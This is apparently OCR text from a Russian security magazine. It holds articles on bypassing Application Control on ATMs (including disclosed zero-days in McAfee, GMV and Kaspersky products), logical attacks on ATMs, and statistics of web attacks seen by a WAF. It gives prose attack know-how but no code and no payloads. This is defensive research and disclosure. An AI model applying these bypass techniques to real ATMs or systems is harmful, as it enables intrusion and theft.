В данной статье описан ряд способов обхода средств Application Control, которые основаны как на типовых проблемах архитектуры и настройки, так и на уязвимостях нулевого дня.

НЕДОСТАТКИ АРХИТЕКТУРЫ И НАСТРОЕК

Чаще всего драйвер контроля приложений работает в составе клиент-серверного решения, позволяющего производить распределенную установку и сбор данных, удаленную установку политик и мониторинг. Это дает возможность удаленных атак, связанных с подделкой сервера или запросов от его имени. Например, в случае продукта McAfee Application Control агент сам открывает порт 8080 и разворачивает на нем веб-сервер, что позволяет обращаться к нему и пытаться проводить сетевые атаки. Интересная особенность фильтрации пакетов от недоверенных IP-адресов: в агенте заранее прописывается IP-адрес управляющего сервера, и все соединения с других адресов должны, по идее, сбрасываться. Однако разработчики допустили тут фатальную ошибку — использовали функцию contains($client_ip,$whitelist_ip). Это значит, что если адрес сервера сконфигурирован как 1.1.1.1, то злоумышленник сможет «достучаться» до клиента, имея IP-адрес 1.1.1.10, 1.1.1.123 и т. д. Ничего страшного, казалось бы, но такое качество разработки и исполнения мер безопасности в продуктах такого уровня поражает.

При установке Application Control чаще всего добавляет все приложения, имеющиеся на компьютере, в разрешенные. Занесение в белый список всех доступных в ОС исполняемых файлов — в корне неверный подход. Есть очень много утилит, которые можно использовать в Windows для выполнения стороннего кода: компилятор csc.exe, PowerShell, wscript, regsvr32 и т. д. И даже сам продукт McAfee до сих пор поставляется с утилитой zip.exe, позволяющей из-за переполнения буфера выполнить произвольную команду в памяти (повреждение памяти — отдельная история, ее мониторинг — задача трудная, средства Application Control тоже с ней справляются не всегда, см. пример исследования SEC Consult[1]).

Стоит понимать, что добавление расширений типа ps1 в качестве требующих контроля не спасет от выполнения кода PowerShell: эта утилита позволяет загружать код по сети и исполняет его прямо в памяти, что исключает обращения к жесткому диску.

Также не надо забывать, что в современных ОС есть невероятное количество расширений, которые позволяют выполнять код: hta, js и даже безобидный с виду doc.

Кроме того, средства контроля приложений должны защищать от атак класса DLL Injection — но это почти всегда настраивается отдельно, что дает возможность инженерам в очередной раз совершить роковую ошибку.

Проблемы настройки наблюдаются и в случае safe mode. По умолчанию Solidcore отключен в этом режиме, что позволяет злоумышленнику, имеющему физический доступ к компьютеру, отключить средство защиты из безопасного режима.

В конце концов, имея прямой доступ к жесткому диску, мы можем или добавить свое приложение в белый список, или полностью отключить средства защиты.

УЯЗВИМОСТИ НУЛЕВОГО ДНЯ

Большая часть описанных выше методов давно известна искушенной публике, поэтому давайте сосредоточимся на уязвимостях нулевого дня. В конце 2016 — начале 2017 года специалисты Positive Technologies обнаружили уязвимости в трех системах контроля приложений:

1. McAfee Solidcore (CVE-2016-8009)

Уязвимость, найденная в ходе работ по анализу защищенности банкоматов одного из крупных банков. Заключается в возможности записать нулевое слово по произвольному адресу памяти ядра, что позволяет выполнять любую процедуру с правами SYSTEM — в частности, отключать взаимодействие Solidcore с сервером управления ePolicy Orchestrator, отключать блокировку консоли управления Solidcore, отключать защиту паролем, выполнять внедрение кода в любые системные процессы. Однако для эксплуатации этой уязвимости необходимо каким-то образом запустить эксплойт в виде исполняемого файла, что невозможно с работающим Solidcore. Как обойти это, описано выше — например, через PowerShell мы можем загрузить в память исполняемый код и выполнить его без обращений к файловой системе.

[1] blog.sec-consult.com/2016/01/mcafee-application-control-dinosaurs.html

2. GMV Checker ATM Security

Найденную в этом продукте уязвимость можно эксплуатировать удаленно. Все что нужно — «представиться» управляющим сервером, проведя атаку ARP Spoofing или просто подключив банкомат к своему сетевому соединению. Далее поддельный сервер может вызвать переполнение из-за отсутствия контроля длины параметров ответа на клиенте в процессе выработки общего ключа для дальнейшего шифрования трафика. После этого с помощью несложной ROP-цепочки злоумышленник может удаленно выполнять произвольный код. В качестве proof of concept был реализован способ удаленного отключения Checker ATM Security. Поскольку уязвимость присутствует в коде, отвечающем за установку шифрованного канала связи, данной атаке не подвержены пользователи, которые не используют шифрование. Поскольку софт запущен от пользователя SYSTEM, злоумышленник получает полный контроль над банкоматом. Производитель подтвердил наличие уязвимости в 4-й и 5-й версии продукта.

3. Kaspersky Embedded System Security

Пожалуй, самая интересная из найденных уязвимостей: она заключается в загрузке сервиса до такого состояния, чтобы он не смог обрабатывать запросы на проверку запуска файлов в отведенное время, что приводит к пропуску проверки и запуску приложения не из белого списка. Это можно сделать двумя разными способами:

1. В конец исполняемого файла дописывается большое количество незначащих данных (конкретное число зависит от вычислительных мощностей устройства). Затем файл запускается на выполнение дважды. При первом запуске происходит вычисление хеша от файла, на основе которого будет приниматься решение о том, разрешить или запретить выполнение. При достаточном размере файла этот процесс займет больше времени, чем отведено на проверку, что приведет к разрешению выполнения файла. При этом продукт позволяет сохранять результаты, для того чтобы избегать пересчета хеша при последующих запусках. Таким образом, метод работает только при первом запуске файла.
2. Второй способ: злоумышленник запускает в единицу времени большое количество экземпляров приложения. Из-за вышеупомянутой опции нагрузка на сам сервис будет довольно небольшой. Но в продукте присутствует возможность проверки не только exe-файлов, но и скриптов на нескольких языках. Если злоумышленник переименует свой файл так, чтобы его имя совпадало с именем одного из интерпретаторов, то даже несмотря на то, что хеш и сам исполняемый файл не менялись между запусками, все равно будет происходить проверка аргументов командной строки. При этом от выбора конкретного имени приложения будет зависеть количество необходимых попыток запуска в единицу времени — из-за разницы алгоритмов разбора параметров. Запускать большое количество процессов в единицу времени можно с помощью несложного однострочника из PowerShell.

Оба способа атаки требуют наличия у злоумышленника возможности записать свой файл на жесткий диск.

Информация обо всех трех уязвимостях передана вендорам, так что главная рекомендация по защите от описанных атак — обновить упомянутые продукты после выпуска патчей. Остальные необходимые меры безопасности тоже известны: это регулярный аудит защищенности банкоматов, а также создание политик по безопасной настройке средств контроля приложений и постоянный контроль соответствия этим политикам. А для выявления таргетированных атак в реальном времени рекомендуется использовать системы мониторинга событий безопасности (SIEM).

Логические атаки на банкоматы

Тимур Юнусов

Взлом банкоматов до сих пор ассоциируется у многих с физическими атаками, которые требуют прямого доступа (вроде распиливания сейфа). Однако в последнее время ландшафт меняется в сторону логических атак. В разных странах это происходит с разной скоростью, и зачастую производители железа и софта, а также ИБ-службы банков не поспевают за хакерами. Об этом свидетельствуют инциденты прошлого года в странах Юго-Восточной Азии, когда миллионы долларов были похищены в ходе атак на целые сети из десятков и сотен банкоматов.

Давайте посмотрим, с чем может столкнуться банк, если хакеры вдруг решат атаковать его банкоматную сеть. Логические атаки можно разделить на три уровня:

+ **Сетевые атаки,** когда злоумышленник получает доступ к сети. Это можно сделать, проникнув сначала в сеть банка, а из нее — в сегмент процессинга, или физически подключившись к сетевому кабелю банкомата. В случае использования беспроводных сетей можно подключиться к Wi-Fi или подключить GSM-модем к своей собственной базовой станции.
+ **Атаки на ОС:** у злоумышленника должна быть возможность доступа в сервисную зону банкомата, чтобы взаимодействовать с операционной системой (подключать свои устройства и проч.).
+ **Атаки на периферийное оборудование банкомата:** используются недостатки защиты доступа к различным устройствам, например к кардридеру.

На практике многие атаки задействуют сразу несколько уровней: например, злоумышленник может подключиться по сети, а затем воспользоваться уязвимостями ОС для доступа к ней и повышения привилегий.

Рассмотрим более детально недостатки конфигураций банкоматов, которые могут привести к печальным последствиям.

АТАКИ НА ОС

Сервисная зона банкомата защищена гораздо хуже, чем сейф с деньгами: на наших конференциях PHDays мы показывали, как можно открыть ее менее чем за минуту[1]. Однако, получив к ней доступ, злоумышленник не увидит лежащую в пыли клавиатуру и бумажку с паролем администратора. Ему придется, во-первых, обойти так называемый режим киоска, когда пользователь ограничен в возможностях работы с компьютером: отключены клавиатура и мышка, нет возможности запускать произвольные программы или нажимать произвольные клавиши, часто даже не видно курсора — все «заслоняет» главное окно банкоматного приложения. Плюс локальные политики безопасности: возможность писать или читать файлы и директории, запускать произвольные программы — все это чаще всего запрещено ограниченному в правах пользователю, из-под которого работает банкоматный софт.

Кроме того, производители рекомендуют использовать средства защиты класса Application Control, которые разрешают запускать приложения только из белого списка. Однако в таких системах часто встречаются уязвимости, которые позволяют обойти средство безопасности: это могут быть и уязвимости нулевого дня, и типовые недостатки настройки (см. подробнее в статье «Прямая дорога в банкомат: обход средств Application Control» на стр. 32).

Так как получение максимальных прав в системе — не конечная задача злоумышленника, ему еще придется научиться работать с периферийными устройствами — в данном случае, через XFS. В хорошо настроенных устройствах должна обеспечиваться эксклюзивность доступа к железу как раз на этом уровне, чтобы какие угодно приложения не могли посылать какие угодно команды.

СЕТЕВЫЕ АТАКИ

Подделка процессинга. Самые очевидные, поэтому и самые популярные атаки связаны с подделкой ответов от процессингового центра. Когда злоумышленник вставляет карту без денег и просит банкомат выдать ему 10 купюр, заранее настроенный сервер, к которому подключается банкомат, должен подтвердить эту операцию. Для этого нужно физически вклиниться в сетевое соединение и представиться сервером либо организовать атаку класса man in the middle. Для успеха таких атак в банкомате не должно быть настроено никаких средств обеспечения целостности взаимодействия с процессингом — VPN, шифрования уровня приложения (TLS) или других средств (например, MAC).

Атаки на сетевые службы. Тоже очень популярные атаки, учитывая процент уязвимых Windows XP в банкоматах (например, в Индии это около ¾ банкоматов). Если входящие подключения никак не ограничены межсетевым экраном, это может закончиться очень плохо для всей сети банкоматов: MS08-067 и другие сетевые уязвимости никто не отменял. А отсутствие ограничений на исходящие соединения может использоваться для дальнейшего развития атаки — доставки «полезной нагрузки» или эксплуатации других уязвимостей. Стоит отметить, что даже если используется VPN, запрещающий входящие соединения вне сетевого туннеля, остается вполне реальной возможность проникновения хакеров внутрь банковской подсети процессинга — туда, где VPN-соединения уже терминируются и вся банкоматная сеть как на ладони.

Атаки на криптографию. Уже реализовано множество атак как на программные VPN с использованием устаревших шифров, так и на средства обеспечения целостности платежных данных (MAC), если банкомат использует устаревшие алгоритмы шифрования. Кроме того, при наличии доступа к ОС часть средств защиты достаточно легко отключить, чтобы в дальнейшем провести другие сетевые атаки на банкомат.

[1] habrahabr.ru/company/pt/blog/244159

Физические атаки. Сюда можно отнести атаки на аппаратные VPN-решения и атаки на промышленные GSM-модемы. Чтобы провести атаку на модем, к нему нужно подключиться либо физически (чаще всего он находится в сервисной зоне банкомата), либо с использованием «глушилки» радиоэфира и собственной поддельной базовой станции. Далее необходимо подключиться к управляющему интерфейсу, который чаще всего представляет веб-интерфейс со множеством уязвимостей[2]. Далее остается только отключить шифрование трафика, если оно вообще было включено.

АТАКИ НА ПЕРИФЕРИЙНОЕ ЖЕЛЕЗО

Чаще всего это blackbox-атаки на диспенсер, которые также возможны на кардридер и криптоклавиатуру. Старые версии банкоматов не поддерживали шифрование и не обеспечивали целостность запросов между ОС и периферией, что позволяло, проведя реверс протоколов, посылать произвольные команды на устройства, не атакуя при этом операционную систему и обходя все средства защиты. Несколько лет назад производители банкоматов, столкнувшись с этим классом атак, срочно ввели шифрование в эти коммуникации и обновили прошивки периферии. А для тех устройств, где это было невозможно, сторонние вендоры предлагают свои программно-аппаратные комплексы: устройство помещается в сейф, на ОС устанавливается специальный драйвер, обеспечивающий шифрование, а на аппаратном модуле в сейфе происходит дешифровка сообщений. Таким образом, с атаками типа blackbox все ясно: если есть шифрование — значит, все будет хорошо.

Однако остается еще интересное взаимодействие с другой периферией: клавиатуры, мышки, внешние носители, жесткие диски, материнская плата и BIOS. Все атаки на ОС банкомата могут быть совершены при условии возможности взаимодействия с этой ОС — с использованием клавиатуры или хотя бы мышки. Еще один редкий, но очень эффективный способ — вытащить жесткий диск из банкомата; если он окажется не зашифрован, то никакое средство защиты уже не поможет — отключить их все не составит особого труда. То же самое возможно, если получить доступ к BIOS или найти способ обойти приоритет загрузки с жесткого диска.

ВМЕСТО РЕЗЮМЕ

Для спасения банкоматов от перечисленных угроз существует целый ряд средств защиты и компенсаторных мер, а также систем мониторинга инцидентов и анализа соответствия стандартам. Однако самый первый шаг к эффективной защите — правильно разработанная модель угроз и модель нарушителя, которые можно построить только по результатам практического аудита безопасности парка банкоматов.

[2] habrahabr.ru/company/pt/blog/272175

ВЕБ-БЕЗОПАСНОСТЬ

Атаки на веб-сайты в 2016 году: боты и простые уязвимости


Екатерина Килюшева, Евгений Гнедин

Общедоступные веб-приложения являются привлекательной мишенью для злоумышленников. Атаки на веб-приложения открывают перед ними широкие возможности: доступ к внутренним ресурсам компании, чувствительной информации, нарушение функционирования приложения или обход бизнес-логики — практически любая атака может принести финансовую выгоду для злоумышленника и убытки, как финансовые, так и репутационные, — для владельца веб-приложения. Кроме того, под угрозой находятся и пользователи веб-приложений, поскольку успешные атаки позволяют похищать учетные данные, выполнять действия на сайтах от лица пользователей, а также заражать рабочие станции вредоносным ПО.

При исследовании атак на веб-приложения мы в первую очередь ставили перед собой задачу установить, какие атаки пользуются наибольшей популярностью у злоумышленников и каковы возможные мотивы их действий, а также определить основные источники угроз для различных отраслей. Такие данные позволяют понять, каким аспектам следует уделить внимание при обеспечении безопасности веб-приложений. Кроме того, мы рассмотрим распределение типов атак и активности злоумышленников в зависимости от сферы деятельности компании, а также динамику изменения характера атак в течение года.

Для сбора исходных данных по атакам мы использовали данные, полученные в ходе пилотных проектов по внедрению межсетевого экрана прикладного уровня PT Application Firewall (PT AF) в 2016 году. В пилотных проектах принимали участие государственные учреждения, организации сферы образования, финансов, транспорта, промышленности и IT. Среди рассматриваемых систем присутствуют как российские компании, так и зарубежные. Все приведенные в данном исследовании примеры атак были проверены вручную на предмет ложных срабатываний и являются достоверными.




Рис. 1. Рейтинг наиболее популярных атак (доли веб-приложений)




Рис. 2. Среднее количество атак в день на одну систему

ПОПУЛЯРНОСТЬ АТАК ПО ОТРАСЛЯМ

Наиболее часто в ходе пилотных проектов встречались «Внедрение операторов SQL» и «Выполнение команд ОС», такие атаки PT AF фиксировал более чем в 80% систем. Path Traversal занимает второе место по популярности среди выявленных атак. Очевидно, что в первую очередь злоумышленники пробуют применить наиболее простые атаки, не требующие особых условий для выполнения. В основном более низкий процент обнаружения атаки свидетельствует о более высоком уровне сложности или необходимости специальных условий для ее реализации, например наличия функции загрузки файлов в веб-приложении или совершения определенных действий со стороны пользователей.

При составлении рейтинга наиболее популярных атак мы исключили атаки, которые осуществлялись специальным ПО для автоматизированного сканирования веб-приложения на наличие уязвимостей, например Acunetix, sqlmap.

Большинство атак в этом рейтинге эксплуатируют критически опасные уязвимости и могут привести к полной компрометации веб-приложения и сервера, что может позволить злоумышленнику получить доступ к ресурсам локальной сети.

Соотношение типов атак, зафиксированных в ходе работы PT AF, и их количество меняются в зависимости от отрасли, к которой относится исследуемая система. Злоумышленники преследуют разные цели, при этом уровень квалификации и технические возможности нарушителей также различаются. На приведенных диаграммах представлены среднее количество атак в день на одну систему, а также соотношение количества атак, выполняемых вручную и с использованием утилит для автоматизированного сканирования.




Рис. 3. Соотношение автоматизированного сканирования и атак, выполняемых вручную

Большую часть атак для всех отраслей, кроме государственных учреждений и интернет-магазинов, составляют атаки, выполняемые при помощи специализированного ПО для поиска уязвимостей. Автоматизированное сканирование включает в себя попытки выполнения различных видов атак, например внедрения операторов SQL, Path Traversal, с использованием готовых программных средств инструментального анализа защищенности. Результаты сканирования могут быть использованы злоумышленником для эксплуатации уязвимостей и дальнейшего развития вектора атаки до получения доступа к чувствительной информации, ресурсам локальной сети, критически важным системам или для проведения атак на пользователей.

На рис. 4 приведен пример обнаружения автоматизированного сканирования с помощью утилиты sqlmap. PT AF выявил нежелательное содержание HTTP-заголовка User-Agent и запрос, содержащий внедрение операторов SQL.

Наибольшее среднее количество атак в день — приблизительно 3500 — зафиксировано в ходе пилотных проектов в государственных учреждениях. Автоматизированный поиск уязвимостей составляет всего 18% от общего числа атак. Интернет-магазины занимают вторую строчку в этом рейтинге: в день регистрировалось около 2200 атак, при этом практически все они проводились без использования автоматизированных средств сканирования.

В финансовой сфере PT AF регистрировал около 1400 атак в день, среди которых преобладал автоматизированный поиск уязвимостей. На транспортные ресурсы и IT-компании приходится в среднем около 680 атак в день, большую часть которых также составляет автоматизированный поиск уязвимостей.

Из расчетов среднего количества атак в день для сферы образования был исключен информационно-аналитический центр, в функции которого входит обработка результатов государственных экзаменов. Пилотный проект для этого центра проходил в летнее время, когда учащиеся школ сдавали ЕГЭ и ГИА, в связи с чем наблюдалось чрезвычайно большое число атак на веб-приложение — более 20 000 атак в день. При этом самыми распространенными являлись атаки с использованием инструментальных средств сканирования на наличие уязвимостей. Учащиеся, обладая базовыми знаниями об информационной безопасности и способах обхода механизмов защиты, могли использовать общедоступное ПО для сканирования системы. Этим объясняется и тот факт, что большая часть атак данного типа исходила со стороны США: вероятно, публичные утилиты или онлайн-сервисы использовали прокси-серверы, расположенные на территории США. Целью атак на информационно-аналитический центр, скорее всего, был доступ к результатам экзаменов и экзаменационным материалам. Возможно, учащиеся считали, что таким образом смогут изменить свои баллы, полученные за экзамен. Кроме того, можно предположить, что злоумышленники пытались найти уязвимости, эксплуатация которых позволила бы получить доступ к базам экзаменационных материалов для последующего нелегального распространения.

Для промышленных систем PT AF зафиксировал около 50 атак в день, практически все представляли собой автоматизированный поиск уязвимостей, и лишь 1% проводился вручную.

На следующей диаграмме для каждой отрасли представлено соотношение типов атак, осуществляемых злоумышленниками, при этом из расчетов были исключены атаки, совершаемые в рамках автоматизированного сканирования на наличие уязвимостей, поскольку они не являются специфичными для конкретных отраслей.




Рис. 4. Пример обнаружения автоматизированного сканирования




Рис. 5. Пример обнаружения атаки Path Traversal





Рис. 6. Пример обнаружения атаки «Межсайтовое выполнение сценариев»

Рис. 7. Пример обнаружения атаки «Внедрение операторов SQL»

Рис. 8. Пример обнаружения связанных событий, включая DDoS



Для государственных учреждений более 70% составили атаки Path Traversal, с помощью которых злоумышленники пытались выйти за пределы текущего каталога файловой системы и получить доступ к файлам, находящимся на сервере, с целью хищения чувствительной информации.

Пример обнаружения атаки Path Traversal представлен на рис. 5. Злоумышленник намеревался выйти в корневую директорию сервера и получить доступ к файлу /etc/passwd, который содержит список учетных записей пользователей системы.

Около 17% атак являются попытками внедрения операторов SQL. Небольшую часть (около 8%) составляют атаки «Межсайтовое выполнение сценариев», направленные на пользователей порталов государственных услуг. Пользовать команды ОС злоумышленники пытались в 2% случаев.

Почти три четверти атак на интернет-магазины составили атаки Path Traversal. Так же, как и на порталах, предоставляющих государственные услуги, злоумышленники предпринимали попытки выйти за пределы текущего каталога файловой системы. Существенную часть (14%) составляют атаки на отказ в обслуживании. Для интернет-магазина угроза нарушения доступности веб-приложения является критически опасной. Атаки на пользователей («Межсайтовое выполнение сценариев» и «Подделка межсайтовых запросов») в сумме составляют 4%. В 4% случаев встречается и внедрение операторов SQL.

В финансовой сфере около 65% в совокупности составили атаки «Межсайтовое выполнение сценариев» и «Подделка межсайтовых запросов», направленные на пользователей систем. Такие атаки широко распространены в финансовой отрасли и представляют особую опасность, поскольку позволяют похищать значения Cookie и учетные данные пользователей (при помощи фишинга), а также совершать действия от лица легитимных пользователей.

На рис. 6 приведен пример выявления атаки «Межсайтовое выполнение сценариев». Злоумышленник пытался вывести на экран значения Cookie для проверки уязвимости веб-приложения к этой атаке.




Рис. 9. Соотношение типов атак, выполняемых вручную

Злоумышленники пробовали получить доступ к чувствительной информации с помощью атаки Path Traversal (15% от общего числа) и внедрения операторов SQL (7% от общего числа). Доля атак «Загрузка произвольных файлов» составила 7%. Подобные атаки часто используются для получения доступа к выполнению команд ОС, при этом непосредственное выполнение команд ОС было зарегистрировано в 3% случаев. В целом характер и сложность атак свидетельствуют о более высоком уровне технической подготовки злоумышленников по сравнению с другими рассматриваемыми отраслями.

В сфере IT более половины зафиксированных атак являются попытками внедрения операторов SQL. Присутствуют также атаки Path Traversal (20% от общего числа). Кроме того, 16% являются попытками выполнения команд ОС, а 12% атак на веб-приложения IT-компаний нацелены на пользователей систем.

Для веб-приложений транспортных компаний количество атак «Внедрение операторов SQL» превышает 50%, около 38% составляет утечка информации, и 6% — выполнение команд ОС.

В сфере образования приблизительно 70% атак, выполняемых вручную, составило «Внедрение операторов SQL». Эта атака зачастую является достаточно простой в исполнении, ее можно использовать для получения доступа к личным кабинетам пользователей или содержимому баз данных. Около 30% атак представляют собой эксплуатацию уязвимости «Утечка информации», которая может позволить злоумышленнику получить чувствительные данные или узнать дополнительную информацию о системе.

На рис. 7 можно увидеть пример обнаружения внедрения операторов SQL, злоумышленник ввел свой запрос к базе данных в GET-параметре id для проверки возможности эксплуатации уязвимости.

Почти две трети атак на приложения промышленных предприятий составили атаки на отказ в обслуживании (DDoS). На рис. 8 представлен пример обнаружения трех цепочек атак, включая DDoS. Межсетевой экран PT AF строит такие цепочки автоматически, благодаря выявлению корреляций между событиями, которые разнесены во времени, но при этом являются частями одной атаки.

ИСТОЧНИКИ АТАК

Анализ источников атак проводился только в отношении российских систем, участвовавших в пилотных проектах. Наибольшее число зафиксированных атак исходят из русскоговорящих стран, на первых позициях находятся Россия и Украина. Достаточно высок процент атак, источником которых являются Нидерланды и США, поскольку на территории этих стран находится большое число провайдеров, предоставляющих услуги прокси-серверов.




Рис. 10. Внешние источники атак по отраслям

Источники внешних атак на российские организации различаются в зависимости от отрасли. Большая часть атак на государственные учреждения совершается с российских IP-адресов, около трети совершаются с IP-адресов, принадлежащих украинским провайдерам, в 6% случаев источником являются Нидерланды.

Источником атак для интернет-магазинов приблизительно в равных долях (около четверти от общего числа) являются Россия и Украина. Более трети атак проходит через IP-адреса Нидерландов.

Для атак на сферу образования, как было показано выше, широко используются публичные сервисы и утилиты для сканирования веб-приложений на наличие уязвимостей. Для сокрытия действительного IP-адреса источника атаки такое ПО, в основном, задействует серверы, расположенные на территории США. Пятая часть атак исходит от российских IP-адресов.




Рис. 11. Соотношение внешних и внутренних нарушителей

Интересно отметить, что источником более трети атак на веб-приложения университетов являются внутренние злоумышленники (в среднем для сферы образования этот показатель равен 8%). Вероятно, это учащиеся, имеющие доступ к беспроводным сетям образовательного учреждения, а также доступ к локальной сети в учебных аудиториях.

В финансовой сфере от внутренних нарушителей исходит около 10% атак. Не исключается также вариант, что нарушителем в ряде случаев может быть администратор системы, проводящий тестирование защитных механизмов.

ЗАКЛЮЧЕНИЕ

По результатам проведенных пилотных проектов PT AF можно сделать вывод, что большинство атак, совершаемых злоумышленниками, достаточно просты как в исполнении, так и в обнаружении средствами защиты типа WAF.

В то же время во второй половине 2016 года наблюдался значительный рост числа атак на веб-ресурсы, в первую очередь с IP-адресов Украины и Турции. Принимая во внимание сообщения Федеральной службы безопасности о планируемых кибератаках, российским компаниям, в частности финансовым организациям, рекомендуется заранее предпринять соответствующие меры для защиты критически важных компонентов и убедиться в эффективности используемых средств защиты.

Невзирая на большое количество простых атак, следует также учитывать, что уровень технической подготовки современных злоумышленников позволяет реализовать атаки высокого уровня сложности, требующие осуществления ряда действий, которые происходят в разное время и на первый взгляд не взаимосвязаны. Для выявления цепочек таких атак, в том числе для обнаружения длительных целевых атак и при расследовании инцидентов, необходимо использовать инструменты корреляционного анализа.

В полной версии данного исследования вы также можете найти анализ кибератак, которым подвергался собственный сайт компании Positive Technologies в 2016 году: www.ptsecurity.com/upload/corporate/ru-ru/analytics/Web-Applications-Attacks-rus.pdf

Уязвимости веб-приложений: пора анализировать исходный код


Екатерина Килюшева, Евгений Гнедин

Практически каждая современная компания использует в своей деятельности веб-приложения, как нацеленные на внешнюю аудиторию и доступные любому пользователю сети Интернет, так и для обеспечения внутренних бизнес-процессов. При этом если функциональности веб-сайтов уделяется значительное внимание, то вопросы обеспечения безопасности приложения зачастую решаются в последнюю очередь, что негативным образом сказывается на уровне защищенности всей системы. Именно атаки на веб-приложения все чаще становятся первым шагом к проникновению злоумышленников в корпоративные информационные системы.

Ежегодно в рамках работ по анализу защищенности эксперты Positive Technologies проводят исследования сотен веб-приложений. В данном отчете представлена статистика таких исследований за 2016 год и сравнение ее с результатами предыдущих лет. Представленное исследование позволяет понять, на какие недостатки защиты стоит обратить внимание при разработке и эксплуатации приложений, какие угрозы несут в себе те или иные уязвимости и какие методы исследования безопасности наиболее эффективны.

ИСТОЧНИКИ И МЕТОДИКА

В данном отчете рассмотрены результаты исследований 73 веб-приложений, для которых проводился углубленный анализ защищенности с наиболее полным покрытием проверок. В статистику вошли не только внешние сайты, доступные из сети Интернет, но и приложения, предназначенные для внутреннего пользования. Рассматриваемые веб-приложения принадлежат компаниям, относящимся к различным сферам деятельности.




Рис. 1. Распределение исследуемых систем по сферам деятельности

